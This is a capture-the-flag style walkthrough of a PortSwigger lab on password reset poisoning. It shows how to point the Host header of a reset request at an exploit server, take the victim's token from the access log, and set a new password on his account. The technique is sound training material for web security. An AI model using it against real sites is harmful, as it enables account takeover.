PortSwigger

Lab Description
This lab is vulnerable to password reset poisoning. The user carlos will carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos’s account.
Objective: Log in to Carlos’s account using password reset poisoning.
Credentials: wiener:peter. Emails can be read via the exploit server’s email client.
What is Password Reset Poisoning?
Password reset poisoning is a vulnerability that occurs when an application uses a user-controllable value (like the Host header) to generate password reset links. An attacker can manipulate this value to point to their own server, stealing the victim’s reset token.
In this lab, the password reset functionality trusts the Host header when building the reset link URL.
Step 1: Explore the Password Reset Functionality
-
Log in as
wiener:peter
-
Click “Forgot your password?”
-
Request a password reset for
wiener -
Go to the exploit server and open the Email client - observe the reset link format

-

Click the link to confirm it works. You’ll be prompted to enter a new password.
Step 3: Analyzing the Request
Step 3.1: Capture the Password Reset Request
In Burp Suite:
- Go to Proxy ⇒ HTTP history
- Find the
POST /forgot-passwordrequest - Send to the Repeater
Request looks like:

Step 4: Testing Host Header Injection
Step 4.1: Modify the Host Header
In Repeater, change the Host header to an arbitrary value:

Send the Repeator and Check the Email Client, You should see a new email with a reset link like:

The application trusts the Host header and uses it to build the reset link!
Step 5: Poisoning Carlos’s Reset Link
Step 5.1: Configure the Exploit
In Repeater, modify:
- Host header ⇒ Your exploit server domain
- username ⇒
carlos

- Send the Request
Step 5.2: Monitor Access Logs
- Go to the Exploit server
- Click Access log
- Wait a few seconds and refresh

Expected log entry:
GET /forgot-password?temp-forgot-password-token=1234567890abcdef HTTP/1.1
Host: YOUR-EXPLOIT-SERVER-ID.exploit-server.net
User-Agent: Mozilla/5.0 (Victim's browser)
Note the token value from the URL parameter.
Carlos clicked the poisoned link! His reset token is now in your access log.
Step 6: Resetting Carlos’s Password
Step 6.1: Get a Valid Reset URL

From your first email (the one sent to your account wiener), copy the legitimate reset URL:
https://YOUR-LAB-ID.web-security-academy.net/forgot-password?temp-forgot-password-token=ORIGINAL_TOKEN
Step 6.2: Replace the Token
Replace the token with Carlos’s stolen token:
https://YOUR-LAB-ID.web-security-academy.net/forgot-password?temp-forgot-password-token=STOLEN_TOKEN

Step 6.3: Visit the URL
Open this URL in your browser.
https://0a9300a00464442580178b2e008f0051.web-security-academy.net/forgot-password?temp-forgot-password-token=fs1zyblkavw85nk7hofaedxb34abf7cq

Step 6.4: Set a New Password
Enter a new password for Carlos (e.g., hacked123).
Step 6.5: Log in as Carlos

- Go to the login page
- Enter:
- Username:
carlos - Password: (the password you just set)
- Username:

Step 7: Lab Solved
Success message displayed:
